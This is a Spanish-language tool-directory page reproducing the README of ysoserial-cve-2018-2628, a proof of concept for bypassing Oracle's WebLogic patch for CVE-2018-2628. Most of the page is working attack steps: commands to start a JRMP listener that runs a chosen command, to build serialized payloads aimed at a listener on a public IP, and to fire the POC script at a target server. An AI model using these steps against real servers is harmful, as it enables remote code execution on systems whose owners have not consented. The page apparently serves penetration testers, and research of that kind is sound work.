Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
ysoserial-cve-2018-2628 — Algunos códigos para evadir el parche de Oracle WebLogic CVE-2018-2628 | Kitploit

Herramientas/GitHubGitHub/tdy218/ysoserial-cve-2018-2628
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónDesarrollo de Payloads
GitHubtdy218/ysoserial-cve-2018-2628

ysoserial-cve-2018-2628

Algunos códigos para evadir el parche de Oracle WebLogic CVE-2018-2628

Ver Repositorio
1144825hace 8 añosRevisado por Kitploit
Compartir

ysoserial-cve-2018-2628

0x1. Preparación

  • Preparar el entorno de software necesario para el script POC, la generación de objetos Payload y la ejecución de JRMPListener
    Python 2.7.x
    Oracle Java SE 1.7+
  • Preparar un entorno de WebLogic Server 10.3.6 con el parche Patch Set Update 180417 instalado (basta con AdminServer)
    Si ya dispone de un entorno WebLogic con esta versión de PSU instalada, puede omitir este paso.
  • Preparar la herramienta POC
    Descargue el script POC (wls-cve-2018-2628-poc.py) de este proyecto.
    Descargue de la página de release de este proyecto el archivo jar de la utilidad de generación de objetos Payload y del programa JRMPListener (ysoserial-<version>-cve-2018-2628-all.jar)

0x2. Ejecutar JRMPListener

Formato del comando:

java -cp ysoserial-<version>-cve-2018-2628-all.jar ysoserial.exploit.JRMPListener <listen port> <gadget class> <command>

Ejemplo:

java -cp ysoserial-0.1-cve-2018-2628-all.jar ysoserial.exploit.JRMPListener 22801 Jdk7u21 "calc.exe"

Cuando vea la salida *Opening JRMP listener on 22801, anote la dirección IP del host donde se ejecuta JRMPListener (en el ejemplo, se ejecuta en un host Alibaba Cloud ECS con IP pública 47.94.158.125) y el puerto especificado.

0x3. Generar la cadena Payload a partir de la IP y el puerto de escucha del host JRMPListener del paso anterior

Actualmente se conocen dos métodos (para generar la cadena del objeto Payload, basta con elegir uno de los dos métodos siguientes):

  • Utilizar java.rmi.activation.Activator[CVE-2017-3248]

Formato del comando para generar la cadena del objeto Payload:

java -jar ysoserial-<version>-cve-2018-2628-all.jar JRMPClient2 <JRMPListener IP>:<JRMPListener Port> | xxd -p | tr -d $'\n' && echo

Ejemplo:

java -jar ysoserial-0.1-cve-2018-2628-all.jar JRMPClient2 47.94.158.125:22801 | xxd -p | tr -d $'\n' && echo

Ejemplo (datos de salida binarios del objeto Payload generado con JRMPClient2):

  • Utilizar weblogic.jms.common.StreamMessageImpl para encapsular java.rmi.registry.Registry

Formato del comando para generar la cadena del objeto Payload:

java -jar ysoserial-<version>-cve-2018-2628-all.jar JRMPClient3 <JRMPListener IP>:<JRMPListener Port> | xxd -p | tr -d $'\n' && echo

Ejemplo:

java -jar ysoserial-0.1-cve-2018-2628-all.jar JRMPClient3 47.94.158.125:22801 | xxd -p | tr -d $'\n' && echo

Ejemplo (datos de salida binarios del objeto Payload generado con JRMPClient3):

0x4. Editar y ejecutar el script POC

Edite wls-cve-2018-2628-poc.py y reemplace el valor de la variable llamada payload_str en la parte superior del script con la cadena hexadecimal generada en el paso anterior (los valores de las dos variables payload_str incluidas en este script también pueden utilizarse directamente y corresponden a las cadenas hex generadas por los dos métodos anteriores).

Formato del comando:

python wls-cve-2018-2628-poc.py

Ejemplo:


python wls-cve-2018-2628-poc.py 192.168.64.83 7001

Ejemplo (con Patch Set Update 180417 instalado):

0x5. Agradecimientos

xxlegend@nsfocus (uno de los investigadores que descubrió y reportó la CVE-2018-2628; reveló el método de explotación de la vulnerabilidad y ejemplos de código relacionados)
badcode@knownsec (proporcionó el ejemplo de código para encapsular java.rmi.registry.Registry mediante weblogic.jms.common.StreamMessageImpl)
ysoserial project (recopila muchas utilidades de explotación de deserialización de Java)


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →